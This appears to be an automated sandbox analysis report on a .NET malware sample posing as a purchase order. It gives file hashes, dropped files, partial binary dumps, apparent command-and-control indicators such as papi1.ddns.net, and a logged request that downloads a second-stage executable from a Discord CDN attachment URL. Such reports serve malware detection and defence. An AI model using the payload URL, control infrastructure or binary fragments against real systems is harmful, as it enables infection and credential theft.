ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DAVID_CRAIGGG	PRODUCT ENQUIRY #20211027.exe	Get hash	malicious	Browse	• 185.140.53.178
	INVOICE 20211027.exe	Get hash	malicious	Browse	• 185.140.53.178
	PAYMENT.exe	Get hash	malicious	Browse	• 91.193.75.132
	DHL_119040 Dokumenteneingang,pdf.exe	Get hash	malicious	Browse	• 185.244.30.22
	PRODUCT ENQUIRY #20211027.exe	Get hash	malicious	Browse	• 185.140.53.178
	DHL_119040 re#U00e7u,pdf (2).exe	Get hash	malicious	Browse	• 185.140.53.12
	DHL_102721 re#U00e7u de document,pdf.exe	Get hash	malicious	Browse	• 185.140.53.136
	Goldschmidt_P.O_342044090VT.vbs	Get hash	malicious	Browse	• 185.140.53.162
	Order list from Jethro Trading Co. WLL.exe	Get hash	malicious	Browse	• 185.140.53.15
	p9Ts9VV2NZ.exe	Get hash	malicious	Browse	• 185.140.53.3
	Recibo de documento DHL_119040 ,docx.exe	Get hash	malicious	Browse	• 185.244.30.22
	Purchase List.exe	Get hash	malicious	Browse	• 185.140.53.15
	delivery@dhl.com,pdf.exe	Get hash	malicious	Browse	• 185.140.53.10
	IzoYFFI2QN.exe	Get hash	malicious	Browse	• 185.140.53.158
	f9483RfaBQ.exe	Get hash	malicious	Browse	• 185.244.30.199
	r7gJpNwSL8.exe	Get hash	malicious	Browse	• 185.140.53.129
	DRAFT BL-DOCS-20211510-VP-KMC022021.exe	Get hash	malicious	Browse	• 185.140.53.75
	H1GC5Z4C39PAYMENTRECEIPT.exe	Get hash	malicious	Browse	• 185.140.53.3
	DHL_119040 documento de recibo de la compra,pdf.exe	Get hash	malicious	Browse	• 185.244.30.22
	ValorantLogin.exe	Get hash	malicious	Browse	• 185.140.53.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TW_PURCHASE ORDER _BENTEX LTD_26201.exe.log	
Process:	C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1211
Entropy (8bit):	5.349329844867972
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4FsXE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzE
MD5:	01E8E56005273B0ECADB5A7F9D85DC09
SHA1:	B96A534655E4506577313F8B6DE0CB1A79AC0506
SHA-256:	7BA9385539AD5F70151166861926511328 7F5292BBB2D50A3193C7565EB0CA96
SHA-512:	A906F7CB6E346ADAE80116287725DF37C7E57AAF65DE82DC571907AFC86D5C36CC3EF317CB1ED82CD5C906F24BB3A8EDCABA8371D909EFF4A48CEC2FF2308D3
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\nFb.hufJF.exe.log	
Process:	C:\Users\user\AppData\Roaming\nFb.hufJF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	612
Entropy (8bit):	5.33730556823153
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21xzAbDLI4M0kvoDLI4MWuCOKbbDLI4MWuPJKiUrRZ9I0ZKhk:ML9E4Ks2vsXE4jE4KnKDE4KhK3VZ9pKe
MD5:	08A80BA6C9FA7AD518949631A37A08F9
SHA1:	27D59DD0D98BE6A7986BD690F9290451CAFD1536
SHA-256:	BDBB0129FD9D6760CB29D06B764A239A2E21DE7792CF0415211FBDF5551519FE
SHA-512:	CF00287F65F7D19C66F6AE2BEABAA9A442A5202F39E05B7E67BB56391212FDA0E06DB1F671A2A9CD52F3C12C230EAB7C0C6822A89CAAF5DBEDF14E9B84FA2C16
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe	
Process:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	389120
Entropy (8bit):	7.955267457843889
Encrypted:	false
SSDEEP:	6144:IEyh0+l1FgBe6a460Tx77ShCZNJwzITPJQCsXSphZjXEWDkynY3k8rfwPdbH303M:Hyh0+l1F4l7ShaNqlFsCphZjXEqhY374
MD5:	AC0092506A6ABB4F3682A346E0EF183F
SHA1:	7F919A8C20132F8F7C5D529D42428CED6C91E81E
SHA-256:	6B49E45F3E04AEC69006ECC2079BD8B042A27AF66787368F6CCEB52FBED54E8D
SHA-512:	8031241B39217CF9DF93AB04A1670F397587EA77493DE76C71082D39DEA5361F3B955318868B01E47DABCE92F006F8B32D0E0E900282A07D34110B0E77718966
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 48%, Browse • Antivirus: ReversingLabs, Detection: 50%
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\ConsoleApp4[1].exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. .....@..... .@..... h...O.....d..... .....L..... ....H.....text..... ....`.rsrc...d.....@..@.reloc..... . .....@..B.....H.....!..x.....d1.....(....(.....s....o.....s....o.....*..0..q.....o....r...po....,[.o....s.....(....r...p.o....r9..p(....o.....s .....o!....o"...(#.....,..o$.....,..o$.....*.*.....D..Y.....>.%c.....(%...*.~....-.rC..p.....(&...o'...s(.....~....*.~....*.....*j(....r...p~....o)...t....*.~....*..(*...*Vs....(+...t.....*..0..... +...X. ....(.....2.*.0.....(.....r...pr...p.r...p(-

C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe

Process:	C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	367104
Entropy (8bit):	7.864961780266515
Encrypted:	false
SSDEEP:	6144:nrRcscTjAXEtAwHuuVwKTn/wXhV7LxK6lItsTnOuiCCUg2i9mL7XBhQsPCA21Y5D:rCJXSwHuuMNGKOUCUg2WGvQsc1w8zc
MD5:	DF979BA0A0557FF574D9EBAEC0D3E0BB
SHA1:	9D6733CBC7A3A70BFB3BE841AEB78E9DFF6045F1
SHA-256:	221F20319954181FF4D7B4EDB299D7EB00C2A20BC1C6C3DFF99D2374AE084000
SHA-512:	DEA063287DBD7617DF81E0EC4698DF04D8BC337DDB561BC3A3037283AA2E9B7296E112AE06B676F4B2E3E90FFF528B4F31C3B7F8FA0294E7181CA8BC93994F5 1
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 22%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....E.....0.....*... ...@....@.. ..... .@..... @*..K....@..$..... ....H.....text..... ....`.rsrc...$....@..... @..@.relo c..... @..B.....p*.....H.....8...(.....Xa.....0..`.....s.....s.....8....9.....o....& ....(.....X...?.....s....}.....s....o....(....*2.. (....8.....(....*B(....(....o....*...&~.....*..~....*..("...(....*.0..P..... .....8.....E.....C...i.....8.....8.....i.....8....~.....X..... ....~\...9....&8....(....~....o..... ....~"...:....&8v ...~....~....~.....8....~....~.....~.....~.....i].. ....~y...9

C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe

Process:	C:\Users\user\AppData\Roaming\nFb.hufJF.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	389120
Entropy (8bit):	7.955267457843889
Encrypted:	false
SSDEEP:	6144:IEyh0+l1FgBe6a460Tx77ShCZNJwzlTPJQCsXSphZjXEWDkynY3k8rfwPdbH303M:Hyh0+l1F4l7ShaNqlFsCphZjXEqhY374
MD5:	AC0092506A6ABB4F3682A346E0EF183F
SHA1:	7F919A8C20132F8F7C5D529D42428CED6C91E81E
SHA-256:	6B49E45F3E04AEC69006ECC2079BD8B042A27AF66787368F6CCEB52FBED54E8D
SHA-512:	8031241B39217CF9DF93AB04A1670F397587EA77493DE76C71082D39DEA5361F3B955318868B01E47DABCE92F006F8B32D0E0E900282A07D34110B0E77718966
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\nFb.hufJF.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. .....@..... .@..... .....h...O.....d..... .....L..... ....H.....text..... ....`.rsrc...d.....@..@.reloc..... . .....@..B.....H.....!..x.....d1.....(....(.....s....o.....s....o.....*..0..q.....o....r...po....,[.o....s.....(....r...p.o....r9..p(....o.....s .....o!....o"...(#.....,..o$.....,..o$.....*.*.....D..Y.....>.%c.....(%...*.~....-.rC..p.....(&...o'...s(.....~....*.~....*.....*j(....r...p~....o)...t....*.~....*..(*...*Vs....(+...t.....*..0..... +...X. ....(,.....2.*.0.....(.....r...pr...p.r...p(-

C:\Users\user\AppData\Roaming\amAc.IJ.tmp	
Process:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	unknown
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Roaming\ccwm.axjK.exe	
Process:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	389120
Entropy (8bit):	7.955267457843889
Encrypted:	false
SSDEEP:	6144:IEyh0+l1FgBe6a460Tx77ShCZNJwzlTPJQCsXSphZjXEWDkynY3k8rfwPdbH303M:Hyh0+l1F4l7ShaNqlFsCphZjXEqhY374
MD5:	AC0092506A6ABB4F3682A346E0EF183F
SHA1:	7F919A8C20132F8F7C5D529D42428CED6C91E81E
SHA-256:	6B49E45F3E04AEC69006ECC2079BD8B042A27AF66787368F6CCEB52FBED54E8D
SHA-512:	8031241B39217CF9DF93AB04A1670F397587EA77493DE76C71082D39DEA5361F3B955318868B01E47DABCE92F006F8B32D0E0E900282A07D34110B0E77718966
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. .....@..... .@..... .....h...O.....d..... .....L..... ....H.....text..... ....`.rsrc...d.....@..@.reloc..... . .....@..B.....H.....!..x.....d1.....(....(.....s....o.....s....o.....*..0..q.....o....r...po....,[.o....s.....(....r...p.o....r9..p(....o.....s .....o!....o"...(#.....,..o$.....,..o$.....*.*.....D..Y.....>.%c.....(%...*.~....-.rC..p.....(&...o'...s(.....~....*.~....*.....*j(....r...p~....o)...t....*.~....*..(*...*Vs....(+...t.....*..0..... +...X. ....(,.....2.*.0.....(.....r...pr...p.r...p(-

C:\Users\user\AppData\Roaming\nFb.hufJF.exe	
Process:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	389120
Entropy (8bit):	7.955267457843889
Encrypted:	false
SSDEEP:	6144:IEyh0+l1FgBe6a460Tx77ShCZNJwzlTPJQCsXSphZjXEWDkynY3k8rfwPdbH303M:Hyh0+l1F4l7ShaNqlFsCphZjXEqhY374
MD5:	AC0092506A6ABB4F3682A346E0EF183F
SHA1:	7F919A8C20132F8F7C5D529D42428CED6C91E81E
SHA-256:	6B49E45F3E04AEC69006ECC2079BD8B042A27AF66787368F6CCEB52FBED54E8D
SHA-512:	8031241B39217CF9DF93AB04A1670F397587EA77493DE76C71082D39DEA5361F3B955318868B01E47DABCE92F006F8B32D0E0E900282A07D34110B0E77718966
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%

C:\Users\user\AppData\Roaming\nFb.hufJF.exe	
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. .....@..... .@.....h...O.....d..... .....L..... ....H.....text..... ....`.rsrc...d.....@..@.reloc..... . .....@..B.....H.....!..x.....d1.....(....(.....s....o.....s....o.....*..0..q.....o....r...po....,[.o....s.....(....r...p.o....r9..p(....o.....s .....o!....o"...(#.....,..o$.....,..o$.....*.*.....D..Y.....>.%c.....(%...*.~....-.rC..p.....(&...o'...s(.....~....*.~....*.....*j(....r...p~....o)...t....*.~....*..(*...*Vs....(+...t.....*..0..... +...X. ....(,.....2.*.0.....(.....r...pr...p.r...p(-

C:\Users\user\AppData\Roaming\vbpof.e.tmp	
Process:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.864961780266515
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	TW_PURCHASE ORDER _BENTEX LTD_26201.exe
File size:	367104
MD5:	df979ba0a0557ff574d9ebaec0d3e0bb
SHA1:	9d6733cbc7a3a70bfb3be841aeb78e9dff6045f1
SHA256:	221f20319954181ff4d7b4edb299d7eb00c2a20bc1c6c3dff99d2374ae084000
SHA512:	dea063287dbd7617df81e0ec4698df04d8bc337ddb561bc3a3037283aa2e9b7296e112ae06b676f4b2e3e90fff528b4f31c3b7f8fa0294e7181ca8bc93994f51
SSDEEP:	6144:nrRcscTjAXEtAwHuuVwKTn/wXhV7LxK6lltsTnOuiCCUg2i9mL7XBhQsPCA21Y5D:rCJXSwHuuMNGKOUCUg2WGvQsc1w8zc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....E.....0.....*... ...@....@.. .....@.....

File Icon

Icon Hash:	eeb696e666626624

Static PE Info

General

Entrypoint:	0x452a8e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x82459DE7 [Tue Apr 5 07:14:47 2039 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x50a94	0x50c00	False	0.980314555921	data	7.98302948624	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x54000	0x8924	0x8a00	False	0.462494338768	data	5.48814859732	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x5e000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/28/21-07:18:49.123601	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49559	8.8.8.8	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 28, 2021 07:18:49.102449894 CEST	192.168.2.3	8.8.8.8	0xb81b	Standard query (0)	papi1.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 28, 2021 07:18:52.457936049 CEST	192.168.2.3	8.8.8.8	0x4af4	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 07:18:49.123600960 CEST	8.8.8.8	192.168.2.3	0xb81b	No error (0)	papi1.ddns.net		185.140.53.15	A (IP address)	IN (0x0001)
Oct 28, 2021 07:18:52.479482889 CEST	8.8.8.8	192.168.2.3	0x4af4	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Oct 28, 2021 07:18:52.479482889 CEST	8.8.8.8	192.168.2.3	0x4af4	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Oct 28, 2021 07:18:52.479482889 CEST	8.8.8.8	192.168.2.3	0x4af4	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Oct 28, 2021 07:18:52.479482889 CEST	8.8.8.8	192.168.2.3	0x4af4	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Oct 28, 2021 07:18:52.479482889 CEST	8.8.8.8	192.168.2.3	0x4af4	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49785	162.159.133.233	443	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	0	OUT	GET /attachments/889839642097119317/902580421521473556/ConsoleApp4.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: cdn.discordapp.com Connection: Keep-Alive
2021-10-28 05:18:52 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 28 Oct 2021 05:18:52 GMT Content-Type: application/x-msdos-program Content-Length: 389120 Connection: close CF-Ray: 6a51b4bd0da44414-FRA Accept-Ranges: bytes Age: 100225 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=ConsoleApp4.exe ETag: "ac0092506a6abb4f3682a346e0ef183f" Expires: Fri, 28 Oct 2022 05:18:52 GMT Last-Modified: Tue, 26 Oct 2021 15:32:21 GMT CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1635262341683664 x-goog-hash: crc32c=j32fkg== x-goog-hash: md5=rACSUGpqu082gqNG4O8YPw== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 389120 X-GUploader-UploadID: ADPycduQxzqNBrLmiaZrbkxOEshvnzp5cy5x83A_Em46Iasow0FdOCR_SsqSnX_2tML5UlFdzur4ybinU1N0_fWUTWc X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=XWHCzklyFUhGcP5H53oZVy%2BdXDad0ZRKkEVjsnEWJtQuOoBUMf4b2sh82oW5K%2Fqtdl3CDKap13J14oVKSN491dDBrlMjUplYdTFU%2BPjiKEVPJyycfu2eFNeFl2t6%2BWMtyGGNTQ%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2021-10-28 05:18:52 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c0 98 eb ac 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 ce 05 00 00 20 00 00 00 00 00 00 ba ec 05 00 00 20 00 00 00 00 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 06 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0 @ @@
2021-10-28 05:18:52 UTC	3	IN	Data Raw: 05 06 00 72 04 3d 04 0a 00 0a 01 87 03 0a 00 a3 01 87 03 0a 00 ea 00 28 04 06 00 05 04 ed 03 06 00 9f 04 ed 03 06 00 52 04 ed 03 06 00 72 03 ed 03 06 00 77 00 ed 03 06 00 bd 00 ed 03 06 00 83 00 ed 03 0a 00 f5 00 28 04 06 00 47 00 47 03 0e 00 0a 00 01 00 00 00 00 00 1d 00 00 00 00 00 01 00 01 00 81 01 10 00 e5 03 e1 05 41 00 01 00 01 00 00 00 10 00 31 05 7d 05 41 00 01 00 03 00 00 01 10 00 9c 05 7d 05 79 00 03 00 08 00 82 01 10 00 79 03 00 00 41 00 04 00 0b 00 11 00 f4 03 b8 00 11 00 da 00 bc 00 11 00 60 00 c0 00 50 20 00 00 00 00 96 00 00 04 c4 00 01 00 80 20 00 00 00 00 91 00 19 03 ca 00 02 00 1c 21 00 00 00 00 83 18 cb 04 06 00 04 00 24 21 00 00 00 00 93 08 8b 04 d2 00 04 00 50 21 00 00 00 00 93 08 c2 00 d7 00 04 00 57 21 00 00 00 00 93 08 ce 00 dc 00 Data Ascii: r=(Rrw(GGA1}A}yyA`P !$!P!W!
